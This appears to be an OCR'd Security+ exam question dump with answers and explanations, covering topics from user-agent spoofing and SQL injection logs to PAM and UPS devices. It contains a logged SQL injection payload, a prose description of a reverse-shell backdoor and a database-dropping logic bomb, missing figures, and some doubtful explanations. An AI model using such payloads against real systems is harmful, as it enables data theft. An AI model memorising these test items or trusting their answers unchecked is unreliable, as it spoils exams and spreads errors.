10.35.45.53 - - [22/May/2020:06:57:31 +0100] "GET /api/cliend_id=1 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.26.5"
10.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /api/cliend_id=2 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.22.0"
10.32.40.13 - - [22/May/2020:08:08:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 302 21703 "http://www.example.com/api/" "CompanyMobileApp/1.1.1"
10.32.40.25 - - [22/May/2020:08:13:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 200 21703 "http://www.example.com/api/" "CompanyMobileApp/2.3.1"
10.35.45.53 - - [22/May/2020:08:20:18 +0100] "GET /api/cliend_id=2 HTTP/1.1" 200 22405 "http://www.example.com/api/" "CompanyMobileApp/2.3.0"
```

Which of the following is the most likely cause of the security control bypass?
A. IP address allow list
B. User-agent spoofing
C. WAF bypass
D. Referrer manipulation
Answer: B
Explanation:
User-agent spoofing is a technique that involves changing the user-agent string of a web browser or other client to impersonate another browser or device. The user-agent string is a piece of information that identifies the client to the web server and can contain details such as the browser name, version, operating system, and device type. User-agent spoofing can be used to bypass security controls that rely on the user-agent string to determine the legitimacy of a request. In this scenario, the consultants were able to spoof the user-agent string of the company's mobile application and access the API that should have been restricted to it.

419.During a recent cybersecurity audit, the auditors pointed out various types of vulnerabilities in the production area. The production area hardware runs applications that are critical to production.
Which of the following describes what the company should do first to lower the risk to the Production the hardware.
A. Back up the hardware.
B. Apply patches.
C. Install an antivirus solution.
D. Add a banner page to the hardware.
Answer: B
Explanation:
Applying patches is the first step to lower the risk to the production hardware, as patches are updates that fix vulnerabilities or bugs in the software or firmware. Patches can prevent attackers from exploiting known vulnerabilities and compromising the production hardware. Applying patches should be done regularly and in a timely manner, following a patch management policy and process.

References: 1 CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts 2 CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 3 https://www.comptia.org/blog/patch-management-best-practices

420.A security analyst reviews web server logs and notices the following line:
104.35. 45.53 -[22/May/2020:07 : 00:58 +0100] "GET . UNION ALL SELECT user login, user _ pass, user email from wp users—— HTTP/I.I" 200 1072 http://www.example.com/wordpress/wp—admin/
Which of the following vulnerabilities is the attacker trying to exploit?
A. SSRF
B. CSRF
C. xss
D. SQLi
Answer: D
Explanation:
SQLi stands for SQL injection, which is a type of web security vulnerability that allows an attacker to execute malicious SQL statements on a database server. SQLi can result in data theft, data corruption, denial of service, or remote code execution.
The attacker in the web server log is trying to exploit a SQLi vulnerability by sending a malicious GET request that contains a UNION ALL SELECT statement. This statement is used to combine the results of two or more SELECT queries into a single result set. The attacker is attempting to retrieve user login, user pass, and user email from the wp users table, which is a WordPress database table that stores user information. The attacker may use this information to compromise the WordPress site or the users' accounts.

421.An organization is repairing damage after an incident.
Which Of the following controls is being implemented?
A. Detective
B. Preventive
C. Corrective
D. Compensating
Answer: C
Explanation:
Corrective controls are security measures that are implemented after an incident to repair the damage and restore normal operations. They can include actions such as patching systems, restoring backups, removing malware, etc. An organization that is repairing damage after an incident is implementing corrective controls.

422.A police department is using the cloud to share information city officials.
Which of the cloud models describes this scenario?
A. Hybrid
B. private

C. pubic
D. Community
Answer: D
Explanation:
A community cloud model describes a scenario where a cloud service is shared among multiple organizations that have common goals, interests, or requirements. A community cloud can be hosted by one of the organizations, a third-party provider, or a combination of both. A community cloud can offer benefits such as cost savings, security, compliance, and collaboration. A police department using the cloud to share information with city officials is an example of a community cloud model.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.ibm.com/cloud/learn/community-cloud

423.A security analyst is reviewing computer logs because a host was compromised by malware After the computer was infected it displayed an error screen and shut down.
Which of the following should the analyst review first to determine more information?
A. Dump file
B. System log
C. Web application log
D. Security too
Answer: A
Explanation:
A dump file is the first thing that a security analyst should review to determine more information about a compromised device that displayed an error screen and shut down. A dump file is a file that contains a snapshot of the memory contents of a device at the time of a system crash or error. A dump file can help a security analyst analyze the cause and source of the crash or error, as well as identify any malicious code or activity that may have triggered it.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/introduction-to-crash-dump-files

424.A security administrator is seeking a solution to prevent unauthorized access to the internal network.
Which of the following security solutions should the administrator choose?
A. MAC filtering
B. Anti-malware
C. Translation gateway
D. VPN
Answer: D
Explanation:
A VPN (virtual private network) is a secure tunnel used to encrypt traffic and prevent unauthorized access to the internal network. It is a secure way to extend a private network across public networks, such as the Internet, and can be used to allow remote users to securely access resources on the internal

network. Additionally, a VPN can be used to prevent malicious traffic from entering the internal network.

425.Security analysts notice a server login from a user who has been on vacation for two weeks, The analysts confirm that the user did not log in to the system while on vacation After reviewing packet capture the analysts notice the following:
Which of the following occurred?
A. A buffer overflow was exploited to gain unauthorized access.
B. The user's account was con-promised, and an attacker changed the login credentials.
C. An attacker used a pass-the-hash attack to gain access.
D. An insider threat with username logged in to the account.
Answer: C
Explanation:
A pass-the-hash attack is a type of replay attack that captures and uses the hash of a password. The attacker then attempts to log on as the user with the stolen hash. This type of attack is possible be-cause some authentication protocols send hashes over the network instead of plain text passwords. The packet capture shows that the attacker used NTLM authentication, which is vulnerable to pass-the-hash attacks

426.A security manager is attempting to meet multiple security objectives in the next fiscal year.
The security manager has proposed the purchase of the following four items:
Vendor A:
1- Firewall
1-12 switch
Vendor B:
1- Firewall
1-12 switch
Which of the following security objectives is the security manager attempting to meet? (Select two).
A. Simplified patch management
B. Scalability
C. Zero-day attack tolerance
D. Multipath
E. Replication
F. Redundancy
Answer: E,F
Explanation:
F. Redundancy is a security objective that aims to ensure availability and resilience of systems and data by having backup or alternative components or resources that can take over in case of a failure. By purchasing two firewalls and two switches from different vendors, the security manager is creating redundancy for the network devices and reducing the single point of failure risk.
E. Replication is a security objective that aims to ensure integrity and availability of data by creating copies or duplicates of the data across different locations or devices. By purchasing two firewalls and two switches from different vendors, the security manager is enabling replication of the network traffic and data across different paths and devices.
References: 1 CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation

concepts 2 CompTIA Security+ Certification Exam Objectives, page 11, Domain 2.0: Architecture and Design, Objective 2.5: Explain the importance of physical security controls 3 CompTIA Security+ Certification Exam Objectives, page 13, Domain 3.0: Implementation, Objective 3.2: Implement secure protocols

427.Which Of the following vulnerabilities is exploited an attacker Overwrite a reg-ister with a malicious address that changes the execution path?
A. VM escape
B. SQL injection
C. Buffer overflow
D. Race condition
Answer: C
Explanation:
A buffer overflow is a type of vulnerability that occurs when an attacker sends more data than a buffer can hold, causing the excess data to overwrite adjacent memory locations such as registers. It can allow an attacker to overwrite a register with a malicious address that changes the execution path and executes arbitrary code on the target system

428.An email security vendor recently added a retroactive alert after discovering a phishing email had already been delivered to an inbox.
Which of the following would be the best way for the security administrator to address this type of alert in the future?
A. Utilize a SOAR playbook to remove the phishing message.
B. Manually remove the phishing emails when alerts arrive.
C. Delay all emails until the retroactive alerts are received.
D. Ingest the alerts into a SIEM to correlate with delivered messages.
Answer: A
Explanation:
One possible way to address this type of alert in the future is to use a SOAR (Security Orchestration, Automation, and Response) playbook to automatically remove the phishing message from the inbox3. A SOAR playbook is a set of predefined actions that can be triggered by certain events or conditions. This can help reduce the response time and human error in dealing with phishing alerts.

429.Which of the following social engineering attacks best describes an email that is primarily intended to mislead recipients into forwarding the email to others?
A. Hoaxing
B. Pharming
C. Watering-hole
D. Phishing
Answer: A
Explanation:
Hoaxing is a type of social engineering attack that involves sending false or misleading information via email or other means to trick recipients into believing something that is not true. Hoaxing emails often contain a request or an incentive for the recipients to forward the email to others, such as a warning of a

virus, a promise of a reward, or a petition for a cause. The goal of hoaxing is to spread misinformation, cause panic, waste resources, or damage reputations.
A hoaxing email is primarily intended to mislead recipients into forwarding the email to others, which can increase the reach and impact of the hoax.

430.An employee's laptop was stolen last month. This morning, the was returned by the A cyberrsecurity analyst retrieved laptop and has since cybersecurity incident checklist Four incident handlers are responsible for executing the checklist.
Which of the following best describes the process for evidence collection assurance?
A. Time stamp
B. Chain of custody
C. Admissibility
D. Legal hold
Answer: B
Explanation:
Chain of custody is a process that documents the chronological and logical sequence of custody, control, transfer, analysis, and disposition of materials, including physical or electronic evidence. Chain of custody is important to ensure the integrity and admissibility of evidence in legal proceedings. Chain of custody can help evidence collection assurance by providing proof that the evidence has been handled properly and has not been tampered with or contaminated.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.thoughtco.com/chain-of-custody-4589132

431.A candidate attempts to go to but accidentally visits http://comptiia.org. The malicious website looks exactly like the legitimate website.
Which of the following best describes this type of attack?
A. Reconnaissance
B. Impersonation
C. Typosquatting
D. Watering-hole
Answer: C
Explanation:
Typo squatting is a type of cyberattack that involves registering domains with deliberately misspelled names of well-known websites. The attackers do this to lure unsuspecting visitors to alternative websites, typically for malicious purposes. Visitors may end up at these alternative websites by inadvertently mistyping the name of popular websites into their web browser or by being lured by a phishing scam. The attackers may emulate the look and feel of the legitimate websites and trick users into entering sensitive information or downloading malware.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.kaspersky.com/resource-center/definitions/what-is-typosquatting

432.A web server log contains two million lines. A security analyst wants to obtain the next 500 lines starting from line 4,600.
Which of the following commands will help the security analyst to achieve this objective?
A. cat webserver.log | head -4600 | tail +500 |
B. cat webserver.log | tail -1995400 | tail -500 |
C. cat webserver.log | tail -4600 | head -500 |
D. cat webserver.log | head -5100 | tail -500 |
Answer: D
Explanation:
the cat command displays the contents of a file, the head command displays the first lines of a file, and the tail command displays the last lines of a file. To display a specific number of lines from a file, you can use a minus sign followed by a number as an option for head or tail. For example, head -10 will display the first 10 lines of a file.
To obtain the next 500 lines starting from line 4,600, you need to use both head and tail commands.
https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/file-manipulation-tools/

433.Which of the following is a primary security concern for a company setting up a BYOD program?
A. End of life
B. Buffer overflow
C. VM escape
D. Jailbreaking
Answer: D
Explanation:
Jailbreaking is a process of bypassing or removing the manufacturer-imposed restrictions on a mobile device's operating system, allowing users to install unauthorized applications, modify settings, etc. It is a primary security concern for setting up a BYOD program because it can expose the device and its data to malware, vulnerabilities, unauthorized access, etc.

434.The management team has requested that the security team implement 802.1X into the existing wireless network setup.
The following requirements must be met:
• Minimal interruption to the end user
• Mutual certificate validation
Which of the following authentication protocols would meet these requirements?
A. EAP-FAST
B. PSK
C. EAP-TTLS
D. EAP-TLS
Answer: D
Explanation:
EAP-TLS (Extensible Authentication Protocol - Transport Layer Security) is an authentication protocol that uses certificates to provide mutual authentication between the client and the authentication server. It also allows for the encryption of user credentials, making EAP-TLS a secure and reliable authentication

protocol. According to the CompTIA Security+ SY0-601 Official Text Book, EAP-TLS is well-suited for wireless networks due to its mutual authentication capabilities and its ability to securely store credentials. It is also the preferred authentication protocol for 802.1X wireless networks.

435.The new Chief Information Security Officer at a company has asked the security learn to implement stronger user account policies.
The new policies require:
• Users to choose a password unique to their last ten passwords
• Users to not log in from certain high-risk countries
Which of the following should the security team implement? (Select two).
A. Password complexity
B. Password history
C. Geolocation
D. Geospatial
E. Geotagging
F. Password reuse
Answer: B,C
Explanation:
Password history is a policy that prevents users from reusing their previous passwords.
This can reduce the risk of password cracking or compromise. Geolocation is a policy that restricts users from logging in from certain locations based on their IP address. This can prevent unauthorized access from high-risk countries or regions.
References: https://www.comptia.org/content/guides/what-is-identity-and-access-management

436.A security engineer updated an application on company workstations. The application was running before the update, but it is no longer launching successfully.
Which of the following most likely needs to be updated?
A. Blocklist
B. Deny list
C. Quarantine list
D. Approved fist
Answer: D
Explanation:
Approved list is a list of applications or programs that are allowed to run on a system or network. An approved list can prevent unauthorized or malicious software from running and compromising the security of the system or network. An approved list can also help with patch management and compatibility issues. If the security engineer updated an application on the company workstations, the application may need to be added or updated on the approved list to be able to launch successfully.
References: 1 CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 2 CompTIA Security+ Certification Exam Objectives, page 12, Domain 3.0: Implementation, Objectiv 3.1: Implement secure network architecture concepts 3 https://www.comptia.org/blog/what-is-application-whitelisting

437.A company owns a public-facing e-commerce website. The company outsources credit card transactions to a payment company.
Which of the following BEST describes the role of the payment company?
A. Data controller
B. Data custodian
C. Data owners
D. Data processor
Answer: D
Explanation:
A data processor is an organization that processes personal data on behalf of a data controller. In this scenario, the company that owns the e-commerce website is the data controller, as it determines the purposes and means of processing personal data (e.g. credit card information). The payment company is a data processor, as it processes personal data on behalf of the e-commerce company (i.e. it processes credit card transactions).
Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

438.A cybersecurity analyst needs to adopt controls to properly track and log user actions to an individual.
Which of the following should the analyst implement?
A. Non-repudiation
B. Baseline configurations
C. MFA
D. DLP
Answer: A
Explanation:
Non-repudiation is the process of ensuring that a party involved in a transaction or communication cannot deny their involvement. By implementing non-repudiation controls, a cybersecurity analyst can properly track and log user actions, attributing them to a specific individual. This can be achieved through methods such as digital signatures, timestamps, and secure logging mechanisms.
References:
1. CompTIA Security+ Certification Exam Objectives (SY0-601): https://www.comptia.jp/pdf/CompTIA%20Security%2B%20SY0-601%20Exam%20Objectives.pdf
2. Stewart, J. M., Chapple, M., & Gibson, D. (2021). CompTIA Security+ Study Guide: Exam SY0-601. John Wiley & Sons.

439.A security administrator Is managing administrative access to sensitive systems with the following requirements:
• Common login accounts must not be used (or administrative duties.
• Administrative accounts must be temporal in nature.
• Each administrative account must be assigned to one specific user.
• Accounts must have complex passwords.
• Audit trails and logging must be enabled on all systems.
Which of the following solutions should the administrator deploy to meet these requirements?
A. ABAC

B. SAML
C. PAM
D. CASB
Answer: C
Explanation:
The best solution to meet the given requirements is to deploy a Privileged Access Management (PAM) solution. PAM solutions allow administrators to create and manage administrative accounts that are assigned to specific users and that have complex passwords. Additionally, PAM solutions provide the ability to enable audit trails and logging on all systems, as well as to set up temporal access for administrative accounts. SAML, ABAC, and CASB are not suitable for this purpose.

440.A company recently completed the transition from data centers to the cloud.
Which of the following solutions will best enable the company to detect security threats in applications that run in isolated environments within the cloud environment?
A. Security groups
B. Container security
C. Virtual networks
D. Segmentation
Answer: B
Explanation:
Container security is a solution that can enable the company to detect security threats in applications that run in isolated environments within the cloud environment. Containers are units of software that package code and dependencies together, allowing applications to run quickly and reliably across different computing environments. Container security involves securing the container images, the container runtime, and the container orchestration platforms. Container security can help prevent unauthorized access, data breaches, malware infections, or denial-of-service attacks on the applications running in containers.
References: 1 CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts 2 CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 3 https://www.comptia.org/blog/what-is-container-security

441.A security analyst is investigating network issues between a workstation and a company server. The workstation and server occasionally experience service disruptions, and employees are forced to reconnect to the server. In addition, some reports indicate sensitive information is being leaked from the server to the public.
The workstation IP address is 192.168.1.103, and the server IP address is 192.168.1.101.
The analyst runs arp -a On a separate workstation and obtains the following results:
Which of the following is most likely occurring?
A. Evil twin attack
B. Domain hijacking attack
C. On-path attack
D. MAC flooding attack

Answer: C
Explanation:
An on-path attack is a type of attack where an attacker places themselves between two devices (such as a workstation and a server) and intercepts or modifies the communications between them. An on-path attacker can collect sensitive information, impersonate either device, or disrupt the service. In this scenario, the attacker is likely using an on-path attack to capture and alter the network traffic between the workstation and the server, causing service disruptions and data leakage.

442.Which of the following would most likely include language prohibiting end users from accessing personal email from a company device?
A. SLA
B. BPA
C. NDA
D. AUP
Answer: D
Explanation:
AUP or Acceptable Use Policy is a document that defines the rules and guidelines for using a company's IT resources, such as devices, networks, internet, email, etc. It usually includes language prohibiting end users from accessing personal email from a company device, as well as other activities that may compromise security or productivity1 .
https://www.thesecuritybuddy.com/governance-risk-and-compliance/what-are-sla-mou-bpa-and-nda/ 3:
https://www.professormesser.com/security-plus/sy0-501/agreement-types/ 1:
https://www.techopedia.com/definition/2471/acceptable-use-policy-aup

443.An organization decided not to put controls in place because of the high cost of implementing the controls compared to the cost of a potential fine.
Which of the following risk management strategies is the organization following?
A. Transference
B. Avoidance
C. Mitigation
D. Acceptance
Answer: D
Explanation:
Acceptance is a risk management strategy that involves acknowledging the existence and potential impact of a risk, but deciding not to take any action to reduce or eliminate it. This strategy is usually adopted when the cost of implementing controls outweighs the benefit of mitigating the risk, or when the risk is deemed acceptable or unavoidable. In this case, the organization decided not to put controls in place because of the high cost compared to the potential fine, which means they accepted the risk.
References: https://www.comptia.org/blog/what-is-risk-acceptance

444.An air traffic controller receives a change in flight plan for an morning aircraft over the phone. The air traffic controller compares the change to what appears on radar and determines the information to be false. As a result, the air traffic controller is able to prevent an incident from occurring.
Which of the following is this scenario an example of?

A. Mobile hijacking
B. Vishing
C. Unsecure VoIP protocols
D. SPIM attack
Answer: B
Explanation:
Vishing is a form of phishing that uses voice calls or voice messages to trick victims into revealing personal information, such as credit card numbers, bank details, or passwords. Vishing often uses spoofed phone numbers, voice-altering software, or social engineering techniques to impersonate legitimate organizations or authorities. In this scenario, the caller pretended to be someone who could change the flight plan of an aircraft, which could have caused a serious incident.

445.A financial institution recently joined a bug bounty program to identify security issues in the institution's new public platform.
Which of the following best describes who the institution is working with to identify security issues?
A. Script kiddie
B. Insider threats
C. Malicious actor
D. Authorized hacker
Answer: D
Explanation:
An authorized hacker, also known as an ethical hacker or a white hat hacker, is someone who uses their skills and knowledge to find and report security issues in a system or application with the permission of the owner. An authorized hacker follows the rules and guidelines of the bug bounty program and does not cause any harm or damage to the system or its users.

446.A malicious actor recently penetrated a company's network and moved laterally to the data center Upon investigation a forensics firm wants to know what was in the memory on the compromised server.
Which of the following files should be given to the forensics firm?
A. Security
B. Application
C. Dump
D. Syslog
Answer: C
Explanation:
A dump file is a file that contains the contents of memory at a specific point in time. It can be used for debugging or forensic analysis of a system or an application. It can reveal what was in the memory on the compromised server, such as processes, variables, passwords, encryption keys, etc.

447.A company is moving to new location.
The systems administrator has provided the following server room requirements to the facilities staff:
- Consistent power levels in case of brownouts or voltage spikes
- A minimum of 30 minutes runtime following a power outage
- Ability to trigger graceful shutdowns of critical systems

Which of the following would BEST meet the requirements?
A. Maintaining a standby, gas-powered generator
B. Using large surge suppressors on computer equipment
C. Configuring managed PDUs to monitor power levels
D. Deploying an appropriately sized, network-connected UPS device
Answer: D
Explanation:
A UPS (uninterruptible power supply) device is a battery backup system that can provide consistent power levels in case of brownouts or voltage spikes. It can also provide a minimum of 30 minutes runtime following a power outage, depending on the size and load of the device. A network-connected UPS device can also communicate with critical systems and trigger graceful shutdowns if the battery level is low or the power is not restored.


448.A security administrator suspects there may be unnecessary services running on a server.
Which of the following tools will the administrator most likely use to confirm the suspicions?
A. Nmap
B. Wireshark
C. Autopsy
D. DNSEnum
Answer: A
Explanation:
Nmap is a tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap can help a security administrator determine the services running on a server by sending various packets to the target and analyzing the responses. Nmap can also perform various tasks such as OS detection, version detection, script scanning, firewall evasion, and vulnerability scanning.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://nmap.org/


449.A security administrator needs to inspect in-transit files on the enterprise network to search for PI I credit card data, and classification words.
Which of the following would be the best to use?
A. IDS solution
B. EDR solution
C. HIPS software solution
D. Network DLP solution
Answer: D
Explanation:
A network DLP (Data Loss Prevention) solution is a tool that monitors and controls the data that is transmitted over a network. It can inspect in-transit files on the enterprise network to search for PII (Personally Identifiable Information), credit card data, and classification words by using predefined rules and policies, and then block, encrypt, quarantine, or alert on any sensitive data that is detected or leaked.

450.An organization needs to implement more stringent controls over administrator/root credentials and service accounts.
Requirements for the project include:
* Check-in/checkout of credentials
* The ability to use but not know the password
* Automated password changes
* Logging of access to credentials
Which of the following solutions would meet the requirements?
A. OAuth 2.0
B. Secure Enclave
C. A privileged access management system
D. An OpenID Connect authentication system
Answer: C
Explanation:
A privileged access management (PAM) system is a solution that helps protect organizations against cyberthreats by monitoring, detecting, and preventing unauthorized privileged access to critical resources12.
A PAM system can meet the requirements of the project by providing features such as:
☞ Check-in/checkout of credentials: A PAM system can store and manage privileged credentials in a secure vault, and allow authorized users to check out credentials when needed and check them back in when done. This reduces the risk of credential theft, misuse, or sharing23.
☞ The ability to use but not know the password: A PAM system can enable users to access privileged accounts or resources without revealing the actual password, using methods such as password injection, session proxy, or single sign-on23. This prevents users from copying, changing, or sharing passwords2.
☞ Automated password changes: A PAM system can automatically rotate and update passwords for privileged accounts according to predefined policies, such as frequency, complexity, and uniqueness23. This ensures that passwords are always strong and unpredictable, and reduces the risk of password reuse or compromise2.
☞ Logging of access to credentials: A PAM system can record and audit all activities related to privileged access, such as who accessed what credentials, when, why, and what they did with them23. This provides visibility and accountability for privileged access, and enables detection and investigation of anomalies or incidents2.
A PAM system is different from OAuth 2.0, which is an authorization framework that enables third-party applications to obtain limited access to an HTTP service on behalf of a resource owner4. OAuth 2.0 does not provide the same level of control and security over privileged access as a PAM system does.
A PAM system is also different from a secure enclave, which is a hardware-based security feature that creates an isolated execution environment within a processor to protect sensitive data from unauthorized access or modification5. A secure enclave does not provide the same functionality as a PAM system for managing privileged credentials and access.
A PAM system is also different from an OpenID Connect authentication system, which is an identity layer on top of OAuth 2.0 that enables users to verify their identity across multiple websites using a single login6. OpenID Connect does not provide the same scope and granularity as a PAM system for controlling and monitoring privileged access.


451.Which Of the following security controls can be used to prevent multiple from using a unique card swipe and being admitted to a entrance?
A. Visitor logs
B. Faraday cages
C. Access control vestibules
D. Motion detection sensors
Answer: C
Explanation:
Access control vestibules are physical security controls that consist of two sets of doors or gates that create a small enclosed space between them. Only one door or gate can be opened at a time, and only one person can enter or exit the vestibule at a time. Access control vestibules can prevent multiple people from using a unique card swipe and being admitted to a secure entrance, as they require each person to authenticate individually and prevent tailgating or piggybacking.

452.HOTSPOT
An incident has occurred in the production environment.
Analyze the command outputs and identify the type of compromise.





Answer:



Explanation:

Command Output1 = Logic Bomb

A logic bomb is a type of malicious code that executes when certain conditions are met, such as a specific date or time, or a specific user action1. In this case, the logic bomb is a script that runs every minute and checks if there is a user named john in the /etc/password file. If there is, it drops the production database using a MySQL command3. This could cause severe damage to the system and the data.

To prevent logic bombs, you should use antivirus software that can detect and remove malicious code, and also perform regular backups of your data. You should also avoid opening suspicious attachments or links from unknown sources, and use strong passwords for your accounts1.

Command Output2 = backdoorA backdoor is a type of malicious code that allows an attacker to access a system or network remotely, bypassing security measures1. In this case, the backdoor is a script that runs every time the date command is executed and prompts the user to enter their full name. Then, it opens a reverse shell connection using the nc command and downloads a virus file from a malicious website using the wget command2. This could allow the attacker to execute commands on the system and infect it with malware.

To prevent backdoors, you should use antivirus software that can detect and remove malicious code, and also update your system and applications regularly. You should also

avoid executing unknown commands or scripts from untrusted sources, and use firewall rules to block unauthorized connections

453.A desktop computer was recently stolen from a desk located in the lobby of an office building.
Which of the following would be the best way to secure a replacement computer and deter future theft?
